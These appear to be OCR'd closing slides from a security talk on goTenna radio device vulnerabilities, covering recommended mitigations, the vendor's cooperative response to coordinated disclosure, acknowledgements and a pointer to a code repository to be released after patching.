
Making the Madness Stop Across the Industry

- Protect the phone apps
- Rotate unique identifiers
  - Current standard is too easy to predict and track
- Techniques to protect yourself when using any radio device
  - Know what you are giving away by just using the device and act accordingly
- We need the community to challenge and test all products



Joint Resolution Efforts with goTenna

- Current goTenna management is far more proactive
- They responded to us in less than a day when we did the initial disclosure
- They’ve been receptive to suggested solutions
- They are not necessarily happy we are doing this talk, but they are appreciative that this will ultimately make their clients safer
    - They owned their past misconfigurations and stated they are actively fixing them



Conclusion

- Our work helped secure goTenna devices as goTenna was willing to work with us
- Key Takeaways
- Acknowledgements:
  - wytshadow
  - WhatTheFreq! (justadequate, grim0us, bkobe, aromond, Segfault, lozaning, Micsen, drb1, elkentaro and others)
  - EFF
  - CISA
  - RF Hackers Sanctuary
  - Jason Royes / Cisco Systems
  - Podifi Media
  - Buffalo Trace Distilleries
- Code will be merged here after providing reasonable time for patching
  - https://github.com/argilo/gr-tenna

Questions

Q&A

